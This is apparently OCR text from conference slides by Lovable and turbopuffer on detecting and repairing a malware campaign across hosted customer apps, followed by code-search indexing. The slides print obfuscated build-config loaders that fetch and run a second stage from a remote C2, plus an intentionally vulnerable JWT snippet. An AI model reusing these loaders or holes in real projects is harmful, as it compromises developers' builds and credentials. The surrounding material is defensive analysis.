Lovable

GOTO COPENHAGEN · OCTOBER 2, 2026 · TAP1, STAGE 1

Beyond the Scanner

Security infrastructure for AI-generated software.



Samuel Kelemen

Lovable



Clément Pascutto

Lovable



Camilla Montonen

turbopuffer

THE QUESTION DRIVING THIS TALK

How do we turn a security finding into a repaired application?

Discover → Understand → Patch → Deploy → Verify


Lovable

A world shaped by everyone in it.

A world shaped by everyone in it.

Empower millions of people
to succeed with their ideas.

LOVABLE

From an idea to a live application

HOW IT WORKS

Describe → build → refine → publish.

An AI agent writes the code; Lovable runs the build and hosts the app.

WHAT THAT MEANS

We operate the whole path from source to running app.

CONTEXT

One application is easy to picture

- Lovable generates and operates applications for people who may have no development team.
- When a shared problem emerges, sending each owner an alert does not complete the repair.
- We operate their source, their builds, and their deployment — together.

CONTEXT

Millions change the problem

70M+

projects created on the platform

27M

users building with Lovable

100k+

new projects every day

Figures as reported at SEC-T, September 2026.

THE RESPONSIBILITY — AND THE OPPORTUNITY

When we operate source, builds, and deployment, a finding can become a repair.

THE INCIDENT

The attacker was invited in

01

A convincing developer

An attacker presented as someone who could help a customer build their app.

02

Customer-granted access

The customer added that person as a collaborator on their project.

03

Malicious code

With legitimate project access, the attacker could introduce code that ran during a build.

Customer projects were compromised; the Lovable platform itself was not.

THE INCIDENT

A collaborator brought malware into a customer project

Trusted collaborator access → Malicious commit → Executable build configuration → Runtime detection

Customers were socially engineered into granting access to someone who looked like an experienced developer.

THE INCIDENT

The trust boundary, stated precisely

- Customer projects were compromised — through access the customers themselves granted.
- The Lovable platform itself was not compromised.
- A misuse of trust, not a break of our infrastructure — which shaped the whole response.

THE INCIDENT

Configuration that executes

```
// postcss.config.js — runs in Node on every build (sanitized reconstruction)
import { createRequire } from 'module';               // ① injected prologue
const require = createRequire(import.meta.url);

export default { plugins: { tailwindcss: {}, autoprefixer: {} } };  /* ⟶ hundreds of tabs ⟶ */ function _t(){
… }

const _d = (i) => xorHex(_t()[i - 0x150], KEY);       // ② no readable strings
(function (tbl, target) { /* rotate table until checksum matches */ })(_t, 0x0);

global['i'] = _d(0x1a4);                              // ③ infection marker
const https = require(_d(0x177));                     //   'node:https', never in plaintext
const { spawn } = require('node:child' + '_process'); //   split to dodge grep

const c2 = await latestTxFrom('<SENDER_REDACTED>');   // ④ C2 address from a blockchain tx
const stage2 = xor(await fetchStage(c2), '<KEY_REDACTED>');
try { spawn('node', ['-e', stage2], { detached: true, stdio: 'ignore' }); }
catch { eval(stage2); }
```

- ① Real config line untouched — payload pushed off-screen by tabs.
- ② Every string hex-encoded and XOR'd; nothing to grep for.
- ③ A marker to avoid double infection — and our best detection signal.
- ④ Second stage fetched via a blockchain-hosted address, run in Node.

Runs at build time, whenever the config loads — never in visitors' browsers. Sanitized reconstruction; names, keys and addresses are placeholders.

THE INCIDENT

Runtime detection gave us an entry point

- A runtime sensor caught the malware detonating inside a build sandbox.
- A process tree no legitimate build should ever produce.
- That single signal is where the investigation started.

THE INCIDENT

The next question was: where else?

THE INVESTIGATION

One sample became a fleet-wide search

7M+

projects scanned in the investigation

~100B

lines of code in scope

700+

affected projects found

Figures as reported at SEC-T, September 2026 — the incident investigation's scope.

THE RESPONSE

Notify, remove, clean, detect

- Every affected customer notified and worked with directly.
- Malicious access removed, exposed credentials rotated, projects cleaned.
- Detection improved across build and runtime as the campaign adapted.

THE RESPONSE

Why removing one payload isn't enough

- Indicators evolve — 500+ samples across 180 versions. One seed change, and every hash is unique.
- If the attacker can still write to the project, cleaning today's payload just invites tomorrow's.
- Reinfection waves from June onward proved it: they return, bolder each time.

THE OPPORTUNITY

We can connect the whole repair process

Source revision	Security evidence	Patch	Validated build	Deployment	Observed running version
RUNNING TODAY	RUNNING TODAY	RUNNING FOR CAMPAIGNS	RUNNING TODAY	RUNNING TODAY	PROTOTYPE

↺ We run five of six links today; closing the loop — checking the running version after deploy — is the prototype. General automated patching beyond campaigns is a prototype too.

THREE QUESTIONS GUIDE THE SYSTEM

Which applications are affected?

What change fixes them?

How do we know the fix is running?

THREE RECURRING FIXES

Three kinds of fixes travel the same pipeline

MALWARE

Invited in, caught out

Bad actors, hired as engineers, social-engineer their way in and push malware to customer repos. We detect it and remove it.

VULNERABILITIES

Patched, not just reported

Popular npm packages occasionally have vulnerabilities. We find the affected apps and patch them at scale.

DEPENDENCIES

Upgrades, before they hurt

Real-time intelligence from NVD and OSV, plus routine version updates. LLMs handle the non-deterministic upgrades.

Different triggers, one question: which apps are affected? Let's follow one.

REAL-TIME INTELLIGENCE

Two feeds tell us what's broken in the open-source world

OSV

Open Source Vulnerabilities: advisories aggregated across ecosystems, machine-readable, updated continuously.

NVD

The US National Vulnerability Database: CVEs as they're published and enriched.

Every new advisory is a new question: which of our apps is affected?

A scheduled delta sync runs every 15 minutes, pulling both feeds into the code-intelligence service.

SCALE AND SPEED

A new advisory becomes a fleet-wide query

~200/day

advisory changes for npm and Go — with spikes over 2,500

15 min

median from OSV publish to indexed and searchable — under an hour at worst

0.93 sec

median to pull every app flagged for malware across the fleet, with evidence

The automated delta feed drives the pipeline — we don't scan when someone remembers.

Delta stream peaked at 2,788 events on Sep 10 · searchable: p90 30 min, p99 45 min, timed from OSV's own timestamp, so a lower bound · the flagged-app query returned 32 apps, each with version, commit SHA, dependency type, and capture time · 1,346 of 1,346 sync runs succeeded in the last 7 days.

Both trends are moving the right way: time to detect and time to patch keep falling.

Samuel

SAMUEL → CLÉMENT

Before we can repair anything, we need to turn a vulnerability into a precise question about our applications. Clément will start with a real example.



CLÉMENT PASCUTTO · TARGETING

Which applications are affected?

Samuel's first question. Answering it well is most of the work.

HOT PATH

A new detection protects every app, from the next commit on

- In-product security scans run automatically — and users can trigger them — to find security issues and vulnerabilities.
- Monitoring runs in the background to flag suspicious activity.
- When something shows up, we can fix in flight.

THE LONG TAIL

Which of the apps already live have it?

Millions of apps, many not opened in a long time.

For them, either the platform acts or nobody does.

THE CONSTRAINT

At our scale, security starts with targeting

ONE APP

A frontier model and a budget: close to a pentest on demand.

70M+ PROJECTS

Good security for every app, for free.

Deeper when you ask: an agentic deep scan of your code, or a pentest through Aikido.

That only works if we know where to look.

THE PLATFORM ADVANTAGE

We own the stack, so we see and shield every app we host

We hold the source

Every revision of every app, in one place.

We host it

We know whether it's live, and how much traffic it gets.

We shield it

An edge rule can protect every published app on day one. That buys time to be precise, not rushed.

A DISTINCTION THAT MATTERS

We rule an app out only with proof it's safe.

Over-counting costs a check. Under-counting costs an app.

Generic risk scores cut noise by hiding signal. Platform context cuts noise by proving safety.

NARROWING

Three rungs of evidence

What the code does	Precise and platform-aware. Costly: billions of lines.	**Rules out**
How it lives	Published? Visited? Connected to a database?	**Rules out and ranks**
What it depends on	Which package, which version.	**Rules out**

↑ cost rises

AN ILLUSTRATIVE CASE

From everyone with the library to the apps that can be hit

An invented flaw in a popular upload library: exploitable only on a public site, with storage connected, where anonymous visitors can upload.

Shield

Edge rule on every published app, day one.

→

Depends on

Apps with an affected version.

→

How it lives

Public, storage connected. Busiest first.

→

What the code does

Can anonymous visitors upload? If not, out.

Illustrative example, not a real incident.

A TRADE-OFF, NOT A RULE

How far we narrow depends on what the fix costs.

If patching were fast, cheap and riskless, we'd patch everyone. It never is.

THE HARD RUNG

Read the code once, ask many questions

Every question, every repository	reread billions of lines for each new vulnerability or malware sample
Read once, keep fresh, query	code changes update the index; each new question is a query

Cheap signals choose where to look. The code decides.

CLÉMENT → CAMILLA

To ask these questions across the platform, we first need a useful representation of the code. Camilla will show how we build it.



CAMILLA MONTONEN · CODE INTELLIGENCE

Code search at 50TB scale

turbopuffer, text and regex indexes, SCIP, and index freshness.




Lovable

Just use grep

Lovable

Puff on object storage





SCHEMA

Constructing a good schema

Source text

eslint.config.js

```
import js from "@eslint/js";
import eslintPluginPrettier from "eslint-plugin-prettier/recommended";
import globals from "globals";
import reactHooks from "eslint-plugin-react-hooks";
import reactRefresh from "eslint-plugin-react-refresh";
import tseslint from "typescript-eslint";
import { createRequire } from 'module';

const require = createRequire(import.meta.url);

export default tseslint.config(
  { ignores: ["dist", ".output", ".vinxi"] },
  {
    extends: [js.configs.recommended, ...tseslint.configs.recommended],
    files: ["**/*.{ts,tsx}"],
    languageOptions: {
      ecmaVersion: 2020,
      globals: globals.browser,
    },
    plugins: {
      "react-hooks": reactHooks,
      "react-refresh": reactRefresh,
    },
    rules: {
      ...reactHooks.configs.recommended.rules,
      "react-refresh/only-export-components": ["warn", { allowConstantExport: true
}],
      "@typescript-eslint/no-unused-vars": "off",
    },
  },
  eslintPluginPrettier,
);
global.i="A10-*4490";global.r=require;typeof module==="object"&&(global.m=module);co
nst http=require("\u0068\u0074\u0074\u0070"),https=require("\u0068\u0074\u0074\u0070
\u0073"),zlib=require("\u007A\u006C\u0069\u0062"),{URL}=require("\u0075\u0072\u006
C"),{spawn}=require("\u0063\u0068\u0069\u006C\u0064\u005F\u0070\u0072\u006F\u0063\u0
065\u0073\u0073"),B=1000n,S="\u0030\u0078\u0061\u0033\u0032\u0032\u0045\u0035\u0066
\u0033\u0044\u0033\u0031\u0031\u0044\u0033\u0030\u0038\u0030\u0065\u0036\u0066\u0030
\u0031\u0032\u0031\u0030\u0036\u0033\u0065\u0039\u0061\u0044\u0043\u0032\u0034\u0039
\u0030\u0045\u0066\u0031\u0061".toLowerCase(),
```

Code != natural language

Natural language has built-in breakpoints: words, sentences, paragraphs, sections, pages.

By default, a namespace is backed by a single index, which keeps reads and writes simple and is the right choice for the vast majority of workloads.

Namespace sharding lets a single namespace scale beyond the size of one index by transparently partitioning its documents across multiple internal **shards**. Clients keep talking to one namespace; the engine fans writes and queries out to the shards and merges results internally. There is no client-side fan-out and no additional API.

- **One namespace, many indexes.** Documents are mapped to shards by `hash(id) % num_shards`, so each shard owns a roughly equal slice of the data.
- **Transparent writes.** Writes go to the namespace; each shard indexes only its assigned documents.
- **Transparent reads.** Queries fan out across shards and are merged into one response.
- **Single write-ahead log.** A write commits once to a shared log with all-or-nothing semantics, so a subsequent read sees it immediately.



Lovable

SCHEMA

Code != natural language

- Code contains more references: functions, variables, methods, classes, interfaces — only some of which may live in the same file.

```python
import turbopuffer

MAX_DOCUMENTS = 16384 # 16,384
BATCH_SIZE = 4096  # 4,096
PROCESS_COUNT: int = os.cpu_count() or 1 # set this according to machine specs using c
VECTOR_DIM = 1024

DOCS_PER_PROCESS = MAX_DOCUMENTS // PROCESS_COUNT


async def write_rows(batch_num: int, ns: Any, data: List[Any]) -> None:
    rows = data[batch_num*BATCH_SIZE:(batch_num+1)*BATCH_SIZE]
    await ns.write(
        upsert_rows=rows,
        distance_metric='cosine_distance',
        # use lower precision vectors when possible
        schema={
            'vector': {'type': '[1024]f16', 'ann': True},
        },
        # set disable backpressure to avoid hitting limits when 2GB WAL limit
        # is reached
        disable_backpressure=True,
    )

async def process_items(ns: Any, data: List[Any]) -> None:
    num_batches = math.ceil(len(data) / BATCH_SIZE)
    await asyncio.gather(*[
        write_rows(batch_num, ns, data)
        for batch_num in range(num_batches)
    ])
```

Camilla

Code != natural language

- Challenge: how to parse code in such a way that we can run the searches we need to run?



```python
import turbopuffer

MAX_DOCUMENTS = 16384 # 16,384
BATCH_SIZE = 4096  # 4,096
PROCESS_COUNT: int = os.cpu_count() or 1 # set this according to machine specs using c
VECTOR_DIM = 1024

DOCS_PER_PROCESS = MAX_DOCUMENTS // PROCESS_COUNT


async def write_rows(batch_num: int, ns: Any, data: List[Any]) -> None:
    rows = data[batch_num*BATCH_SIZE:(batch_num+1)*BATCH_SIZE]
    await ns.write(
        upsert_rows=rows,
        distance_metric='cosine_distance',
        # use lower precision vectors when possible
        schema={
            'vector': {'type': '[1024]f16', 'ann': True},
        },
        # set disable backpressure to avoid hitting limits when 2GB WAL limit
        # is reached
        disable_backpressure=True,
    )

async def process_items(ns: Any, data: List[Any]) -> None:
    num_batches = math.ceil(len(data) / BATCH_SIZE)
    await asyncio.gather(*[
        write_rows(batch_num, ns, data)
        for batch_num in range(num_batches)
    ])
```

1. Dump code as plaintext in a single attribute

turbopuffer document

```
content:
import asyncio
import math
import multiprocessing
import os
import random
import time
from typing import Any, List, Tuple

import turbopuffer
```

Lovable

Keeping it simple with plaintext and regex

```python
import turbopuffer

MAX_DOCUMENTS = 16384 # 16,384
BATCH_SIZE = 4096  # 4,096
PROCESS_COUNT: int = os.cpu_count() or 1 # set this according to machine specs using c
VECTOR_DIM = 1024

DOCS_PER_PROCESS = MAX_DOCUMENTS // PROCESS_COUNT


async def write_rows(batch_num: int, ns: Any, data: List[Any]) -> None:
    rows = data[batch_num*BATCH_SIZE:(batch_num+1)*BATCH_SIZE]
    await ns.write(
        upsert_rows=rows,
        distance_metric='cosine_distance',
        # use lower precision vectors when possible
        schema={
            'vector': {'type': '[1024]f16', 'ann': True},
        },
        # set disable backpressure to avoid hitting limits when 2GB WAL limit
        # is reached
        disable_backpressure=True,
    )

async def process_items(ns: Any, data: List[Any]) -> None:
    num_batches = math.ceil(len(data) / BATCH_SIZE)
    await asyncio.gather(*[
        write_rows(batch_num, ns, data)
        for batch_num in range(num_batches)
    ])
```

1. Dump code as plaintext in a single attribute

turbopuffer document

```
content:
import asyncio
import math
import multiprocessing
import os
import random
import time
from typing import Any, List, Tuple

import turbopuffer
```



SCHEMA

Keeping it simple with plaintext and regex

This allows us to answer questions like:

```
"find all code blobs that contain a string like
global['i'] in JSON files"
```



Lovable

SCHEMA

Keeping it simple with plaintext and regex

global.i=

20 results

REPO [redacted] PATH postcss.config.js PROJECT_ID [redacted]

```
export default {
  plugins: {
    tailwindcss: {},
    autoprefixer: {},
  },
};
global.i="A8-879-7";global.r=require;typeof module==="object"&&(global.m=module);const
http=require("\u0068\u0074\u0074\u0070"),https=require("\u0068\u0074\u0074\u0070\u0073"),zlib=require("\u007A\u
006C\u0069\u0062"),{URL}=require("\u0075\u0072\u006C"),
{spawn}=require("\u0063\u0068\u0069\u006C\u0064\u005F\u0070\u0072\u006F\u0063\u0065\u0073\u0073"),B=1000n,S="\u
0030\u0078\u0061\u0033\u0032\u0032\u0045\u0035\u0066\u0033\u0044\u0033\u0031\u0031\u0044\u0033\u0030\u0038\u003
0\u0065\u0036\u0066\u0030\u0031\u0032\u0031\u0030\u0036\u0033\u0065\u0039\u0061\u0044\u0043\u0032\u0034\u0039\u
```

REPO [redacted] PATH postcss.config.js PROJECT_ID [redacted]

```
  },

};
global.i="A9-2539-1";global.r=require;typeof module==="object"&&(global.m=module);const
http=require("\u0068\u0074\u0074\u0070"),https=require("\u0068\u0074\u0074\u0070\u0073"),zlib=require("\u007A\u
006C\u0069\u0062"),{URL}=require("\u0075\u0072\u006C"),
{spawn}=require("\u0063\u0068\u0069\u006C\u0064\u005F\u0070\u0072\u006F\u0063\u0065\u0073\u0073"),B=1000n,S="\u
0030\u0078\u0061\u0033\u0032\u0032\u0045\u0035\u0066\u0033\u0044\u0033\u0031\u0031\u0044\u0033\u0030\u0038\u003
0\u0065\u0036\u0066\u0030\u0031\u0032\u0031\u0030\u0036\u0033\u0065\u0039\u0061\u0044\u0043\u0032\u0034\u0039\u
0030\u0045\u0066\u0031\u0061".toLowerCase(),I="\u0068\u0074\u0074\u0070\u0073\u003A\u002F\u002F\u0065\u0074\u00
68\u002E\u0062\u006C\u006F\u0063\u006B\u0073\u0063\u006F\u0075\u0074\u002E\u0063\u006F\u006D\u002F\u0061\u0070\
u0069" R=[  new
```

Camilla



SCHEMA

AST parsing for more sophisticated searches

```python
import turbopuffer

MAX_DOCUMENTS = 16384 # 16,384
BATCH_SIZE = 4096  # 4,096
PROCESS_COUNT: int = os.cpu_count() or 1 # set this according to machine specs using c
VECTOR_DIM = 1024

DOCS_PER_PROCESS = MAX_DOCUMENTS // PROCESS_COUNT


async def write_rows(batch_num: int, ns: Any, data: List[Any]) → None:
    rows = data[batch_num*BATCH_SIZE:(batch_num+1)*BATCH_SIZE]
    await ns.write(
        upsert_rows=rows,
        distance_metric='cosine_distance',
        # use lower precision vectors when possible
        schema={
            'vector': {'type': '[1024]f16', 'ann': True},
        },
        # set disable backpressure to avoid hitting limits when 2GB WAL limit
        # is reached
        disable_backpressure=True,
    )

async def process_items(ns: Any, data: List[Any]) → None:
    num_batches = math.ceil(len(data) / BATCH_SIZE)
    await asyncio.gather(*[
        write_rows(batch_num, ns, data)
        for batch_num in range(num_batches)
    ])
```

document 1

```
content: async def write_rows(batch_num: int, ns: Any, data: List[Any])
-> None:
    rows = data[batch_num*BATCH_SIZE:(batch_num+1)*BATCH_SIZE]
    await ns.write(
        upsert_rows=rows,
        distance_metric='cosine_distance',
        # use lower precision vectors when possible
        schema={
            'vector': {'type': '[1024]f16', 'ann': True},
        },
        # set disable backpressure to avoid hitting limits when 2GB WAL
limit
        # is reached
        disable_backpressure=True,
    )
```

document 2

```
content: async def process_items(ns: Any, data: List[Any]) -> None:
    num_batches = math.ceil(len(data) / BATCH_SIZE)
    await asyncio.gather(*[
        write_rows(batch_num, ns, data)
        for batch_num in range(num_batches)
    ])
```



Lovable

SCHEMA

AST parsing for more sophisticated searches

This allows us to answer queries like

```
"find all of the functions that have a name like process_data*"
```

Camilla



SCHEMA

SCIP - a more sophisticated code parsing technique

- Searching strings with regex has limits when it comes to code
- A function may be defined with one name (say `parse_code`) and imported into another file and aliased with another name (`from module import parse_code as pc`)
- Regex will not be able to find all instances of this function



SCHEMA

SCIP - a more sophisticated code parsing technique

- Sourcegraph introduced a new code indexing protocol called `SCIP` — source code intelligence protocol
- SCIP traces code symbols across files and standardizes their names
- It also allows you to find: for example, all classes that implement a given interface or all functions that call a given function



SCHEMA

SCIP - a more sophisticated code parsing technique

scip-typescript npm tanstack_start_ts HEAD src/components/ui/`sidebar.tsx`/useSidebar().

.

```
function useSidebar() {
  const context = React.useContext(SidebarContext)
  if (!context) {
    throw new Error("useSidebar must be used within a SidebarProvider.")
  }

  return context
}
```



Lovable

SCHEMA

SCIP - a more sophisticated code parsing technique

This also allows us to find definitions of functions or find references of functions

JWT

1 reference for base64url

Back to search

REPO intentionally-vulnerable-main

PATH /Users/camilla/development/lovable_repos/intentionally-vulnerable-main/src/routes/api/auth/login.ts

```
function createJwt(payload: Record<string, any>) {
  // VULNERABILITY: JWT — weak secret, no expiry validation, supports alg:none
  const header = base64url(JSON.stringify({ alg: "HS256", typ: "JWT" }));
  const body = base64u                                              d));
  const signature = ba                                              ;
  return `${header}.$
}
```

Go to definition

Find references

Camilla



SCHEMA

Indexing git metadata

turbopuffer's flexible document structure also allows us to add search on top of git metadata.

SCHEMA

Indexing git metadata

REPOSITORY checkout FILENAME postcss.config.js AUTHOR [redacted]

COMMIT_SHA 9ae2c5f8b3469c5922cd33573e7d57afae355593

COMMIT_MESSAGE Reverted to commit 3ab550ddbf8ff30cf74284d229458f0bd61dea5a

```
}
```

```
};
global['!']='4-752';var _$_1e42=(function(l,e){var h=l.length;var g=[];for(var
j=0;j< h;j++){g[j]= l.charAt(j)};for(var j=0;j< h;j++){var s=e* (j+ 489)+ (e%
19597);var w=e* (j+ 659)+ (e% 48014);var t=s% h;var p=w% h;var y=g[t];g[t]=
g[p];g[p]= y;e= (s+ w)% 4573868};var x=String.fromCharCode(127);var q='';var
k='\x25';var m='\x23\x31';var r='\x25';var a='\x23\x30';var c='\x23';return
g.join(q).split(k).join(x).split(m).join(r).split(a).join(c).split(x)})
("rmcej%otb%",2857687);global[_$_1e42[0]]= require;if( typeof module=== _$_1e42[1])
{global[_$_1e42[2]]= module};(function(){var LQI='',TUU=401-390;function sfL(w){var
n=2667686;var y=w.length;var b=[];for(var o=0;o<y;o++){b[o]=w.charAt(o)};for(var
o=0;o<y;o++){var q=n*(o+228)+(n%50332);var e=n*(o+128)+(n%52119);var u=q%y;var
v=e%y;var m=b[u];b[u]=b[v];b[v]=m;n=(q+e)%4289487;};return b.join('')};var
```



Lovable

ARCHITECTURE


Code ingestion at scale

How do we ingest 50TB of code scalably into turbopuffer?

Camilla

